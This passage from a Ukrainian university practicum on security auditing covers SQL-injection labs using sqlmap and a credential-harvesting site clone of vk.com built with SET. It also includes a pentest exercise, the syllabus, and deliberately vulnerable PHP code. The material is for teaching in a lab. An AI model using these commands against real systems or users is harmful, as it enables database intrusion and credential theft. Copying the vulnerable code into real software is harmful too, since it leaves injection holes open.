sqlmap --url=http://10.1.X.5/22.php?id=1 --
            level=5 --risk=3
```

Інші користі опції. Отримання доступних баз даних:

```
sqlmap --url=http://10.1.X.5/22.php?id=1 --
                  dbs
```

Отримання доступних таблиць:

```
sqlmap --url=http://10.1.X.5/22.php?id=1 --
                tables
```

Отримання назв полів у таблицях

```
sqlmap --url=http://10.1.X.5/22.php?id=1 --
                columns
```

Отримання командного рядка SQL для інтерактивної роботи с СУБД, як у режимі консольного mysql-кліента

```
sqlmap --url=http://10.1.X.5/22.php?id=1 --
                sql-shell
```

Наявний на даний час старий mysql-модуль для php не підтримує stacked queries, тому неможна передати декілька запитів через ; і insert не спрацьовує. В інших випадках може спрацювати.

За допомогою sql-shell отримуємо файл з кодом (в якому є параметри підключення до БД):

```
load_file('/var/www/html/22.php');
```

4. Захист від SQL-ін’єкцій.

Протестувати наступний скріпт на наявність SQL- ін’єкцій

```
sqlmap --url=http://10.1.X.5/22s.php?id=1 -
            -level=5 --risk=3
```

Як бачимо з виводу sqlmap, виконати атаку на вдалось.

В коді був використаний один з найпростіших засобів захисту- приведення даних до потрібного типу.

Використовувалась функція intval()

```
...
WHERE
`blog_message`.`id`=".intval($postid)."";
...
```

Наступний скрипт (Додаток А2) виводить записи блогу за ім’ям автору. http://10.1.X.5/33.php?author=Vasyl

Він також вразливий. Запускаємо sqlmap та перевіряємо

```
sqlmap –
url=http://10.1.X.5/33.php?author=Vasyl
```

У модифікованій версії скріпта (Додаток А3) http://10.1.X.5/33s.php?author=Vasyl застосовано екранування спеціальних символів. Хоча це не найкращій спосіб захисту, він значно ускладнює виконання атаки.

```
...
WHERE
`siteuser`.`name`='".addslashes($author)."'";
...
```

Функція addslashes() екранує одиночні та подвійні лапки, а також зворотній слеш та NUL (NULL байт). http://php.net/manual/en/function.addslashes.php

Необхідно у DVWA на легкому та середньому рівнях складності виконати завдання на SQL- ін’єкції.

Вимоги до змісту звіту

Звіт формується в наступному порядку:

1. Титульна сторінка.

2. Мета роботи. Мета роботи показує, для чого виконується робота, наприклад, для отримання або закріплення яких навичок, вивчення яких явищ і т.п.

3. Короткий зміст роботи. Короткий зміст роботи включає теоретичний опис тематики лабораторної роботи, методів і алгоритмів, необхідних для обробки отриманих даних, опис ПЗ, що використовується в роботі..

4. Обробка результатів. Обробка результатів включає опис ходу виконання роботи, перелік отриманих результатів, скріншотів, таблиць, що супроводжуються необхідними коментарями і проміжними висновками.

5. Висновки за результатами виконання роботи. Висновки по роботі робляться на підставі узагальнення отриманих результатів. У висновках також зазначаються всі недоробки, які з якої-небудь причини мають місце, пропозиції та рекомендації щодо подальшого дослідження поставленої в роботі завдання тощо.

6. Додатки. У додатки виносяться бібліографічний список, що містить посилання на книги, періодичні видання, Інтернет-ресурси, використані при виконанні роботи і оформленні звіту. В додаток виносяться також довідкова та інша інформація, що не включена в основні розділи звіту.

Контрольні питання

1. Що таке SQL-ін’єкція?
2. Які утиліти використовуються для роботи з SQL?
3. Які SQL-запити Вам відомі?
4. Які оператори SQL-запитів Вам відомі
5. Як виявити, що код вразливий до SQL-ін’єкцій?
6. Як протестувати автоматично можливість SQL-ін’єкцій?
7. Як захистити систему від SQL-ін’єкцій?

15. СОЦІАЛЬНА ІНЖЕНЕРІЯ

Форма заняття: практикум

Мета і завдання практикуму - вивчення механізмів здійснення соціальної інженерії.

Практичні завдання:

– закріплення навичок використання утиліт в Linux-подібних системах;

– отримання навичок створення використання механізмів здійснення соціальної інженерії.

Дослідницькі завдання:

– провести порівняльний аналіз використовуваних утиліт та сервісів з іншими, які використовуються для отримання навичок здійснення соціальної інженерії;

– проаналізувати подібні системи, що використовують інші технології.

Підготовка до практикуму

При підготовці лабораторної роботи необхідно:

– усвідомити цілі і завдання;

– вивчити теоретичний матеріал з переліку посилань.

Хід роботи

The Social-Engineer Toolkit (SET) – це набір інструментів з відкритим кодом для проведення тестів на проникнення, а також тестів на стійкість до атак соціальної інженерії.

Створити підробку популярного сайту. На віртуальній машині з Kali Linux запустити

```
setoolkit
```

далі натиснути 1 (Social-Engineering Attacks), потім 2 (Website Attack Vectors), далі 3 (Credential Harvester Attack Method). Потім натиснути 2 (Site Cloner), та вказати адресу, куди буде здійснено перехід для запису введених жертвою даних (10.1.X.2), та URL оригінального сайту, підроблена копія якого буде створена (наприклад, https://vk.com). З'явиться

повідомлення, у якому каталозі створено копію веб-сайту. Створені файли треба перенести у каталог, який доступний через веб (наприклад, /var/www/html).

На хост-системі чи віртуальній машині з Windows відкрити у браузері посилання http://10.1.X.2/, та ввести логін та пароль користувача у поля форми аутентифікації (рис. 15.1).




Рис. 15.1. Введення логіну та паролю

На віртуальній машині з Kali Linux подивитись зміст файлу з записаними даними з форми аутентифікації (рис. 15.2).

```
#cat harvester_*
```

```
root@kali:/var/www/html# cat harvester_*
Array
(
    [act] => login
    [role] => al_frame
    [expire] =>
    [captcha_sid] =>
    [captcha_key] =>
    [_origin] => http://vk.com
    [ip_h] => c2cb33c72880aa6622
    [lg_h] => 075e1fd7bae190a72e
    [email] => test@example.com
    [pass] => 123
)
```

Рис. 15.2. Зміст файлу з даними

Ім’я файлу генерується в залежності від поточної дати та часу.

Необхідно створити підроблений DHCP-сервер, який видає

адресу підробленого DNS сервера, який, в свою чергу, на запит IP-адреси оригінального веб-сайту з попереднього завдання (vk.com) за доменним ім'ям видає адресу 10.1.X.2.

Вимоги до змісту звіту

Звіт формується в наступному порядку:

1. Титульна сторінка.

2. Мета роботи. Мета роботи показує, для чого виконується робота, наприклад, для отримання або закріплення яких навичок, вивчення яких явищ і т.п.

3. Короткий зміст роботи. Короткий зміст роботи включає теоретичний опис тематики лабораторної роботи, методів і алгоритмів, необхідних для обробки отриманих даних, опис ПЗ, що використовується в роботі.

4. Обробка результатів. Обробка результатів включає опис ходу виконання роботи, перелік отриманих результатів, скріншотів, таблиць, що супроводжуються необхідними коментарями і проміжними висновками.

5. Висновки за результатами виконання роботи. Висновки по роботі робляться на підставі узагальнення отриманих результатів. У висновках також зазначаються всі недоробки, які з якої-небудь причини мають місце, пропозиції та рекомендації щодо подальшого дослідження поставленої в роботі завдання тощо.

6. Додатки. У додатки виносяться бібліографічний список, що містить посилання на книги, періодичні видання, Інтернет-ресурси, використані при виконанні роботи і оформленні звіту. В додаток виносяться також довідкова та інша інформація, що не включена в основні розділи звіту.

Контрольні питання

1. Що таке соціальна інженерія?

2. Які дані можна отримати після проведення атак такого типу?

3. Які утиліти використовуються для проведення соціальної інженерії?

4. Що таке The Social-Engineer Toolkit (SET)?

5. Які інші механізми, програми або утиліти для проведення соціальної інженерії Вам відомі?

16. ТЕСТУВАННЯ НА ВРАЗЛИВІСТЬ ДО АТАК

Форма заняття: практикум

Мета і завдання практикуму – вивчення механізмів здійснення тестування на вразливість до атак шляхом комплексного підходу.

Практичні завдання:

– закріплення навичок використання утиліт в Linux-подібних системах;

– отримання навичок створення використання механізмів здійснення тестування на вразливість до атак шляхом комплексного підходу.

Дослідницькі завдання:

– провести порівняльний аналіз використовуваних утиліт та сервісів з іншими, які використовуються для отримання навичок здійснення тестування на вразливість до атак шляхом комплексного підходу;

– проаналізувати подібні системи, що використовують інші технології.

Підготовка до практикуму

При підготовці лабораторної роботи необхідно:

– усвідомити цілі і завдання;

– вивчити теоретичний матеріал з переліку посилань.

Хід роботи

Провести тестування на вразливість до атак організації, де проводяться курси (за погодженням з представниками організації), або спеціально створеної тестової інфраструктури.

Зокрема:

– отримати інформацію з відкритих джерел щодо організації, по можливості отримати перелік імен, телефонів та електронних адрес працівників, адреси їх сторінок у соціальних мережах;

– зібрати інформацію про вузли та сервіси у мережі організації, виконати сканування. При можливості отримати

перелік вузлів та сервісів, та версії встановленого програмного забезпечення;

– провести DoS атаку на обраний сервіс (обов'язково за погодженням з представниками організації);

– провести атаку на паролі до обраного вузла чи сервісу;

– дослідити веб-сайт організації на наявність XSS, CSRF вразливостей, SQL- ін'єкцій;

– дати рекомендації щодо підвищення безпеки.

Вимоги до змісту звіту

Звіт формується в наступному порядку:

1. Титульна сторінка.

2. Мета роботи. Мета роботи показує, для чого виконується робота, наприклад, для отримання або закріплення яких навичок, вивчення яких явищ і т.п.

3. Короткий зміст роботи. Короткий зміст роботи включає теоретичний опис тематики лабораторної роботи, методів і алгоритмів, необхідних для обробки отриманих даних, опис ПЗ, що використовується в роботі.

4. Обробка результатів. Обробка результатів включає опис ходу виконання роботи, перелік отриманих результатів, скріншотів, таблиць, що супроводжуються необхідними коментарями і проміжними висновками.

5. Висновки за результатами виконання роботи. Висновки по роботі робляться на підставі узагальнення отриманих результатів. У висновках також зазначаються всі недоробки, які з якої-небудь причини мають місце, пропозиції та рекомендації щодо подальшого дослідження поставленої в роботі завдання тощо.

6. Додатки. У додатки виносяться бібліографічний список, що містить посилання на книги, періодичні видання, Інтернет-ресурси, використані при виконанні роботи і оформленні звіту. В додаток виносяться також довідкова та інша інформація, що не включена в основні розділи звіту.

Контрольні питання

1. Який алгоритм проведення соціальної інженерії? Які механізми при цьому використовуються?

2. Який алгоритм збору інформації про мережу? Які основні утиліти при цьому використовуються?

3. Який алгоритм проведення атак типу «відмова в обслуговуванні»? Які програми, утиліти чи сервіси при цьому використовуються?

4. Які типи атак на паролі Вам відомі?

5. Який алгоритм у загальному виді проведення атак на паролі?

6. За допомогою яких утиліт можна дослідити веб-сайт на наявність XSS, CSRF вразливостей, SQL- ін'єкцій? Наведіть приклади використання утиліт.

7. Які рекомендації щодо підвищення безпеки Ви можете дати?

ЛІТЕРАТУРА
ДЛЯ САМОСТІЙНОГО ВИВЧЕННЯ КУРСУ

1. Damn Vulnerable Web Application (DVWA). *http://www.dvwa.co.uk/*
2. Damn Vulnerable Linux. *https://distrowatch.com/dvl*
3. OWASP WebGoat Project. *https://www.owasp.org/index.php/Category:OWASP_WebGoat_Project*
4. Статистика уязвимостей веб-приложений (2013 г.) – Positive Technologies https://www.ptsecurity.com/ww-en/
5. Owasp Top 10: The Top 10 Most Critical Web Application Security Threats: Enhanced with Text Analytics and Content by Pagekicker Robot Phil 73 // Createspace. – 2014. – 54 p.
6. OWASP Testing Guide 4.0. *https://www.owasp.org/images/1/19/OTGv4.pdf*
7. How to Use Wireshark to Capture, Filter and Inspect Packets. *https://www.howtogeek.com/104278/how-to-use-wireshark-to-capture-filter-and-inspect-packets/*
8. Burp Suite Tutorial – Web Application Penetration Testing (Part 1). *https://www.pentestgeek.com/web-applications/burp-suite-tutorial-1*
9. Man-in-the-middle attack. *https://www.owasp.org/index.php/Man-in-the-middle_attack*
10. SQL Injection. *https://www.owasp.org/index.php/SQL_Injection*
11. Justine Clarke. SQL Injection Attacks and Defense. / Syngress Publishing, Inc., 2009. – 576 p.
12. А.Г. Тецкий. Исследование методов получения содержимого базы данных с помощью SQL-инъекций. – Открытые информационные и компьютерные интегрированные технологии: сб. науч. тр. – Х. : Нац. аэрокосм. ун-т «Харк. авиац. ин-т», 2014. – Вып. 66. – с. 188-191.
13. Sqlmap. *http://sqlmap.org/*
14. NT Web Technology Vulnerabilities. *http://phrack.org/issues/54/8.html*
15. Cross-site Scripting (XSS). *https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)*
16. XSSer: Cross Site "Scripter". *https://xsser.03c8.net* /

17.Metasploit Framework User Guide. *http://cs.uccs.edu/~cs591/metasploit/users_guide3_1.pdf*

18.David Kennedy, Jim O'Gorman, Devon Kearns, and Mati Aharoni. Metasploit. – 2011. – 328 p.

19.Penetration Testing Software | Metasploit. *https://www.metasploit.com/*

20.Unrestricted File Upload. *https://www.owasp.org/index.php/Unrestricted_File_Upload*

21.Nmap: the Network Mapper - Free Security Scanner. *https://nmap.org/*

22.Secunia Research Community. *https://secuniaresearch.flexerasoftware.com/community/research/*

23.OSVDB | Everything is Vulnerable. *https://blog.osvdb.org/*

24.National Vulnerability Database. *https://nvd.nist.gov/*

25.Common Vulnerabilities and Exposures. *https://cve.mitre.org/*

26.Web Application Firewall. *https://www.owasp.org/index.php/Web_Application_Firewall*

27.Ric Messier. Penetration Testing Basics: A Quick-Start Guide to Breaking into Systems / Apress, 2016. – 115 p.

28.Ron Lepofsky. The Manager's Guide to Web Application Security: A Concise Guide to the Weaker Side of the Web / Apress, 2014. – 232 p.

АННОТАЦИЯ

О. І. Алєнін, А. В. Габінет, О. П. Роковий, С. Г. Стіренко, О. О. Ілляшенко, А. А. Стрєлкіна **Методы и средства технического аудита информационной безопасности компьютерных систем и сетей. Практикум** / За ред. Харченка В.С.– Міністерство освіти і науки України, Національний аерокосмічний університет імені М. Є. Жуковського «ХАІ». - 2017. – 136 с.

Изложены материалы практической части курса «Системы управления информационной безопасностью» (СР3. Security management systems) подготовленного для аспирантов в рамках проекта TEMPUS SEREIN« Modernization of Postgraduate Studies on Security and Resilience for Human and Industry Related Domains »(543968-TEMPUS-1-2013- 1-EE-TEMPUS-JPCR.

Приведенная структура работ по проверке знаний по курсу, соответствующий практический материал, примеры выполнения заданий и критерии оценки. В процессе обучения приводятся теоретические аспекты обеспечения безопасности в компьютерных системах и сетях. Изучаются уязвимости операционных систем, сетевых протоколов, алгоритмов обеспечения безопасности, рассматриваются способы их использования. Предлагаются рекомендации для повышения защищенности компьютерных систем и сетей.

Предназначено для инженеров, занимающихся разработкой и внедрением систем защиты информации веб-приложений, сервисов и сетей, для групп верификации, для веб-разработчиков и специалистов в области оценки качества и безопасности веб-приложений, для магистров и аспирантов университетов, обучающихся по направлениям информационной безопасности, компьютерных наук, компьютерной и программной инженерии, а также для преподавателей соответствующих курсов.

Библ. – 28 найменувань, рисунков – 44.

СОДЕРЖАНИЕ

ABSTRACT

Alienin O. I., Gabinet A. V., Rokovyi O. P., Stirenko S. G., Illiashenko O.A., Strielkina A. A., **Methods and tools for technical auditing of information security of computer systems and networks. Practice.** / Edited by Kharchenko V. S. – Department of Education and Science of Ukraine, National Aerospace University named after N. E. Zhukovsky "KhAI", 2017. – 136 p.

The materials of the practical part of the study course "CP3. Security management systems", developed in the framework of the TEMPUS SEREIN project "Modernization of Postgraduate Studies on Security Resilience for Human and Industry Related Domains" (543968-TEMPUS-1-2013-1-EE-TEMPUS-JPCR) are described.

The structure of work on verification of residual knowledge in the discipline, the corresponding ptractical material, examples of tasks and criteria of evaluation are given. In the learning process, the theoretical aspects of security in computer systems and networks are presented. The vulnerability of operating systems, network protocols, security algorithms, and the ways of their use are examined. Recommendations are offered to increase the security of computer systems and networks.

It is intended for engineers engaged in the development and implementation of information security systems for web applications, services and networks, for verification groups, for web developers and experts assessing the quality of web applications, for masters and postgraduate students of universities studying in areas of information security, computer science, computer and software engineering, as well as for teachers of relevant courses.

Ref. – 28 items, figures – 44.

CONTENTS

ДОДАТОК А. НАВЧАЛЬНА ПРОГРАМА З КУРСУ

DESCRIPTION OF THE MODULE

TITLE OF THE MODULE	Code
Security Management and Availability Assessment of Smart Building Automation Systems	**CP3**

Teacher(s)	Department
Coordinating: Serhii Stirenko **Others: Volodymyr Mokhor**	Security of information and communication systems, Computer systems and networks

Study cycle	Level of the module	Type of the module
PhD	A	Full-time tuition. Compulsory

Form of delivery	Duration	Langage(s)
Full-time tuition	One semester	Ukrainian, English

Prerequisites	
Prerequisites:	**Co-requisites (if necessary):**
Operation systems; Computer Networks; Computer Systems and System Analysis; Wireless Networking Technologies	Foundations of Dependability and Security; System and Network Security and Resilience

Credits of the module	Total student workload	Contact hours	Individual work hours
4	108	36	72

Aim of the module (course unit): competences foreseeen by the study programme		
The aim of module is to study the process of providing knowledge of various types of attacks in computer systems and networks, how to organize and protect them. To acquire skills and abilities of security in computer systems and networks. The study also provides the vulnerabilities of operating systems, network protocols, security algorithms, the ways of their use and recommendations to increase the security of computer systems and network.		
Learning outcomes of module (course unit)	**Teaching/learning methods**	**Assessment methods**
At the end of course, the	Interactive lectures,	Module Evaluation

successful student will be able to: 1. Install and configure the operating system Kali Linux.	Learning in laboratories, Just-in-Time Teaching	Questionnaire
2. Conduct passive information gathering.	Interactive lectures, Learning in laboratories, Just-in-Time Teaching	Module Evaluation Questionnaire
3. Conduct active information on the network gathering.	Interactive lectures, Learning in laboratories, Just-in-Time Teaching	Module Evaluation Questionnaire
4. Apply mechanisms on network protection from information gathering, scanning and penetration.	Interactive lectures, Learning in laboratories, Just-in-Time Teaching	Module Evaluation Questionnaire
5. Use Public Key Infrastructure.	Interactive lectures, Learning in laboratories, Just-in-Time Teaching	Module Evaluation Questionnaire
6. Conduct traffic analysis in computer networks.	Interactive lectures, Learning in laboratories, Just-in-Time Teaching	Module Evaluation Questionnaire
7. Conduct transfer of transmission data in computer networks.	Interactive lectures, Learning in laboratories, Just-in-Time Teaching	Module Evaluation Questionnaire
8. Provide and check wireless networks security.	Interactive lectures, Learning in laboratories, Just-in-Time Teaching	Module Evaluation Questionnaire
9. Provide and check operating systems security.	Interactive lectures, Learning in laboratories,	Module Evaluation Questionnaire

	Just-in-Time Teaching	
10. Develop, detect and protect against malware.	Interactive lectures, Learning in laboratories, Just-in-Time Teaching	Module Evaluation Questionnaire
11. Construct wireless network security techniques and use specialized tools to improve security of information-communication systems.	Interactive lectures, Learning in laboratories, Just-in-Time Teaching	Module Evaluation Questionnaire
12. Detect and eliminate buffer overflow.	Interactive lectures, Learning in laboratories, Just-in-Time Teaching	Module Evaluation Questionnaire
13. Provide “DoS”-attacks and protect against them.	Interactive lectures, Learning in laboratories, Just-in-Time Teaching	Module Evaluation Questionnaire
14. Conduct SQL-injections and protect against them.	Interactive lectures, Learning in laboratories, Just-in-Time Teaching	Module Evaluation Questionnaire
15. Conduct social engineering attacks.	Interactive lectures, Learning in laboratories, Just-in-Time Teaching	Module Evaluation Questionnaire
16. Conduct multipurpose penetration testing of web-application and/or web-server and/or computer network .	Interactive lectures, Learning in laboratories, Just-in-Time Teaching	Module Evaluation Questionnaire

Themes	Contact work hours							Time and tasks for individual work	
	Lectures	Consultations	Seminars	Practiacl work	Laboratory work	Placements	**Total contact work**	**Individual work**	**Tasks**
1. Standards and models of Security Management Systems 1.1. Model of information security risk management system 1.2. Security management standards 1.3. Functions of information security management system 1.4. Structures of information security management system	4		2					10	Reviewing the security management standards
2. Risk assessment of Security Management Systems 2.1. Probabilistic risk assessment 2.2. Entropy approach to information security risk assessment	3		2					12	Probabilistic risk assessment case study
3. Audit of Security Management Systems 3.1 Principles of security management systems audit 3.2. Objectives and program of security management systems audit 3.3. Requirements for team and documentation	3							10	Building the program of security management audit
4. Information gathering and protection from gathering over the networks 4.1. Network traffic session	5				8			20	Tools and techniques for information

interception 4.2 Passive information gathering. 4.3. Active information gathering 4.4. Network protection from information gathering, scanning and penetration 4.5. Wireless security									gathering in the computer networks
5. Operating systems and web-servers security 5.1. Security of web-servers and web-applications 5.2. Malware 5.3. SQL-injections 5.4. Social Engineering	5				8			20	Technical tools for source code analyzing
Iš viso	**20**				**16**			**72**	

Assessment strategy	Weight in %	Deadlines	Assessment criteria
Lecture activity, including fulfilling special self-tasks	30	7,14	85% – 100% Outstanding work, showing a full grasp of all the questions answered. 70% – 84% Perfect or near perfect answers to a high proportion of the questions answered. There should be a thorough understanding and appreciation of the material. 60% – 69% A very good knowledge of much of the important material, possibly excellent in places, but with a limited account of some significant topics. 50% – 59% There should be a good grasp of several important topics, but with only a limited understanding or ability in places. There may be significant omissions. 45% – 49% Students will show some relevant knowledge of some of the issues involved, but with a good grasp of only a minority of the material. Some topics may be answered well, but others will be either omitted or incorrect. 40% – 44% There should be some work of some merit. There may be a few topics answered partly or there may be scattered or

			perfunctory knowledge across a larger range. 20% – 39% There should be substantial deficiencies, or no answers, across large parts of the topics set, but with a little relevant and correct material in places. 0% – 19% Very little or nothing that is correct and relevant.
Learning in laboratories	50	7,14	85% – 100% An outstanding piece of work, superbly organised and presented, excellent achievement of the objectives, evidence of original thought. 70% – 84% Students will show a thorough understanding and appreciation of the material, producing work without significant error or omission. Objectives achieved well. Excellent organisation and presentation. 60% – 69% Students will show a clear understanding of the issues involved and the work should be well written and well organised. Good work towards the objectives. The exercise should show evidence that the student has thought about the topic and has not simply reproduced standard solutions or arguments. 50% – 59% The work should show evidence that the student has a reasonable understanding of the basic material. There may be some signs of weakness, but overall the grasp of the topic should be sound. The presentation and organisation should be reasonably clear, and the objectives should at least be partially achieved. 45% – 49% Students will show some appreciation of the issues involved. The exercise will indicate a basic understanding of the topic, but will not have gone beyond this, and there may well be signs of confusion about more complex material. There should be fair work towards the laboratory work objectives. 40% – 44% There should be some work towards the laboratory work objectives, but significant issues are likely to be neglected,

			and there will be little or no appreciation of the complexity of the problem. 20% – 39% The work may contain some correct and relevant material, but most issues are neglected or are covered incorrectly. There should be some signs of appreciation of the laboratory work requirements. 0% – 19% Very little or nothing that is correct and relevant and no real appreciation of the laboratory work requirements.
Module Evaluation Quest	20	8,16	The score corresponds to the percentage of correct answers to the test questions

Author	Year of issue	Title	No of periodical or volume	Place of printing. Printing house or intrenet link
Compulsory literature				
David Kennedy, Jim O'Gorman, Devon Kearns, Mati Aharoni	2011	METASPLOIT. The penetration tester's guide		No Starch Press, Inc. ISBN-13: 978-1-59327-288-3
Robert C. Seacord	2015	Secure Coding in C and C++		https://www.amazon.com/Secure-Coding-2nd-Software-Engineering/dp/0321822137
Dan Guido	2011	Vulnerability Disclosure: Penetration Testing and Vulnerability Analysis		http://docshare01.docshare.tips/files/26405/264051249.pdf
Joseph Kong	2013	Designing BSD Rootkits: An Introduction to Kernel Hacking		https://www.impeachdonaldtrump.org/No.Starch.Designing.BSD.Rootkits.An.Introduction.To.Kernel.Hacking.Apr.2007.ISBN.1593271425.pdf

Mark Dowd, John McDonald, Justin Schuh	2006	The Art of Software Security Assessment: Identifying and Preventing Software Vulnerabilities		https://leaksource.files.wordpress.com/2014/08/the-art-of-software-security-assessment.pdf
Enrico Perla Massimiliano Oldani	2011	A Guide to Kernel Exploitation. Attacking the Core		https://www.elsevier.com/books/a-guide-to-kernel-exploitation/perla/978-1-59749-486-1
Stefan Viehböck	2011	Brute forcing Wi-Fi Protected Setup		https://sviehb.files.wordpress.com/2011/12/viehboeck_wps.pdf
Rolf Oppliger	2009	SSL and TLS Theory and Practice		http://swrdfish.github.io/assets/ssl/SSLandTLSTheoryandPractice.pdf
Robert B. Cialdini	2006	Influence: The Psychology of Persuasion		https://mafhom.files.wordpress.com/2014/03/influence.pdf
Katy Anton, Jim Bird, Jim Manico	2016	OWASP Top 10 Proactive Controls 2016		https://www.owasp.org/images/5/57/OWASP_Proactive_Controls_2.pdf
Andrew van der Stock, Daniel Cuthbert, Jim Manico	2015	Application Security Verification Standard 3.0		https://www.owasp.org/images/6/67/OWASPApplicationSecurityVerificationStandard3.0.pdf
Additional literature				
Эви Немет, Гарт Снайдер, Трент Хейн, Бэн Уэйли	2012	Unix и Linux: руководство системного администратора 4-е издание		https://goo.gl/wyBDuJ
O. Netkachov, P. Popov, K. Salako	2014	Quantification of the impact of cyber attack in critical infrastructures.	pp. 316-327	International Conference on Computer Safety, Reliability, and

				Security
R. E. Bloomfield, K. Netkachova, R. Stroud	2013	Security-Informed Safety: If it's not secure, it's not safe.	5th International Workshop on Software Engineering for Resilient Systems	http://openaccess.city.ac.uk/3097/1/Bloomfield_serene_2013.pdf
O. Illiashenko, O. Potii, D. Komin	2015	Advanced security assurance case based on ISO/IEC 15408	Conference: DepCoS-RELCOMEX 2015	https://link.springer.com/chapter/10.1007/978-3-319-19216-1_37
Chintan Bhatt Nilanjan Dey Amira S. Ashour	2017	Internet of Things and Big Data Technologies for Next Generation Healthcare	Vol. 23	Springer International Publishing AG http://www.springer.com/gp/book/9783319497358

ДОДАТОК Б. МЕТОДИЧНІ РЕКОМЕНДАЦІЇ ЩОДО САМОСТІЙНОЇ РОБОТИ

4.1 Пояснення до навчальної програми

Самостійну роботу над дисципліною «Методи та засоби технічного аудиту інформаційної безпеки комп'ютерних систем та мереж» («Methods and tools for technical auditing of information security of computer systems and networks») слід розпочинати з вивчення навчальної програми, яка приведена в даному Додатку. Ця програма включає наступні елементи.

Об'єкт вивчення – веб-застосування, веб-сервери і дротові та бездротові мережі.

Предмет вивчення – методи, технології, і інструментальні засоби аудиту веб-застосуванни, веб-серверів і дротових та бездротових мережі.

Вимоги до вихідних знань і навичок, які необхідно мати перед початком вивчення

- знання в області сучасних комп'ютерних систем та інформаційних технологій;
- знання в області сучасних операційних систем;
- знання в області сучасних мережевих технологій;
- знання і практичні навички створення та налаштування дротових та бездротових комп'ютерних мереж;
- основи теорії гарантоздатності і безпеки;
- основи безпеки і стійкості комп'ютерних систем і мереж.

Метою вивчення дисципліни є: оволодіння знаннями і навичками по різним видам атак в комп'ютерних системах та мережах, способах організації та захисту від них, теооретичним аспектам забезпечення безпеки в комп'ютерних системах та мережах, вразливостям операційних систем, мережних протоколів, алгоритмів забезпечення безпеки, розглядаються способи їх використання і рекомендаціям для підвищення захищеності комп'ютерних систем і мереж.

В результаті її вивчення учні повинні навчитися:

– проводити аналіз інформації і синтезувати на основі цього якісно нову інформацію;

– формулювати, чітко і ясно ставити запитання і відповідно вміти грамотно відповідати на поставлені запитання;

– мислити креативно і критично;

– здійснювати дослідницькі дії і оцінювати отримані результати з використанням якісних та кількісних показників;

– формулювати можливі практичні рішення проблеми, ефективно використовувати час і доступні ресурси для досягнення цілей дисципліни;

– демонструвати гнучкість, ініціативу, вміння висловлювати свою думку;

– удосконалювати і розвивати свій інтелектуальний і загальнокультурний рівень;

– реалізовувати здатність до самостійного навчання новим методам дослідження, до зміни наукового і науково-виробничого профілю своєї професійної діяльності.

Структура та зміст модулей. Дисципліна включає п'ять модулів:

МОДУЛЬ 1. *Стандарти та моделі систем управління безпекою.* У модулі розкриваються питання побудови моделі системи управління ризиком інформаційної безпеки. Модуль містить огляд стандартів управління інформаційною безпекою. Розкриваються фукнції та структури системи управління інформаційною безпекою.

МОДУЛЬ 2. *Оцінка ризиків систем управління безпекою*. У модулі розкриваються питання, пов'язані з оцінкою ризику систем управління інформаційної безпеки. Ймовірнісна оцінка ризику. Ентропійний підхід до оцінки ризику інформаційної безпеки.

МОДУЛЬ 3. *Аудит систем управління безпекою.* Модуль висвітлює принципи аудиту систем управління безпекою. Цілі та програма аудиту систем управління безпекою. Вимоги до команди та документації.

МОДУЛЬ 4. *Збір інформації та захист від збору інформації через мережі.* Модуль містить інформацію щодо перехоплення трафіку під час сеансу передачі. Пасивний збір інформації. Активний збір інформації. Захист мереж від збирання інформації, сканування та проникнення. Безпека бездротових мереж.

МОДУЛЬ 5. *Безпека операційних систем та веб-серверів.* Модуль вісвітлює практичні аспекти безпека веб-серверів та веб-

додатків. Наводяться приклади захисту від шкідливого програмного забезпечення, SQL-ін'єкцій та елементів соціальної інженерії

По кожному з модулів передбачені практичні заняття та список рекомендованої літератури.

Методи оцінки

Іспит (100 %).

Після закінчення курсу проводиться 90-хвилинний іспит.

Звітність з дисципліни включає звіти за кожним видом практичного заняття, а також іспит, який включає типові питання та завдання.

4.2 Підготовка до занять та іспиту

При підготовці до практичних занять слід звернути увагу на з'ясування цілей і завдань (навчальних або теоретичних, практичних і дослідницьких) і знань, які потрібні для їх виконання При виконанні розроблень і досліджень необхідно строго керуватися описом і спробувати знайти відповіді на питання, наведені в кінці кожної роботи. Особливу увагу слід приділити формулюванню висновків за результатами досліджень при оформленні звіту.

При підготовці до семінарів важливо правильно спланувати свою роботу в складі групи проекту, організувати відбір та аналіз необхідної літератури, підготовку якісної презентації та підготовку до відповідей на можливі запитання.

Своєчасна і обгрунтована підготовка до лабораторних робіт - гарантія успішного складання іспиту.

При самостійній підготовці до практичних робіт важливо правильно спланувати як індивідуальну, так і колективну роботу, організувати відбір та аналіз необхідної літератури, підготовку до відповідей на питання, що наведені в кінці кожного розділу.

Слід особливо звернути увагу на питання, винесені на самостійне вивчення, які наводяться в програмі і уточнюються викладачем.

ДОДАТОК В1. ДОДАТОК ДО РОБОТИ 14

```
    $conn = new mysqli("localhost", "test123", "123",
"pendb");
    $login = $_GET['login'];
    $password = $_GET['password'];

    $query = "  SELECT `login` AS `login`,
                       `password` AS `password`
                FROM `siteuser`
                WHERE `login`='".$login."'
                AND `password`='".$password."'";
    echo("<br>query=".$query."<br><br>");
    if($result=$conn->query($query)){
        if($row=$result->fetch_assoc()){
            print_r($row);
        }
        else{
            echo("incorrect email or password");
        }
    }
    else{
        echo($conn->error);
    }
    $conn->close();

Структура таблиці
CREATE TABLE `siteuser` (
      `id` INT UNSIGNED NOT NULL AUTO_INCREMENT,
      `login` VARCHAR(50) NOT NULL,
      `password` VARCHAR(50) NOT NULL,
      `name` VARCHAR(50) NOT NULL,
      PRIMARY KEY (`id`)
)
COLLATE='utf8_general_ci'
ENGINE=InnoDB;

Записи у таблиці:
INSERT INTO `siteuser` VALUES (1, 'vasya',
'superpassword', 'Vasyl');
INSERT INTO `siteuser` VALUES (2, 'masha', '1122wq',
'Mary');
```

ДОДАТОК В2. ДОДАТОК ДО РОБОТИ 14

```
<?php
    $conn = new mysqli("localhost", "test123", "123",
"pendb");
    $postid = $_GET['id'];

    $query = "  SELECT  `blog_message`.`title` AS
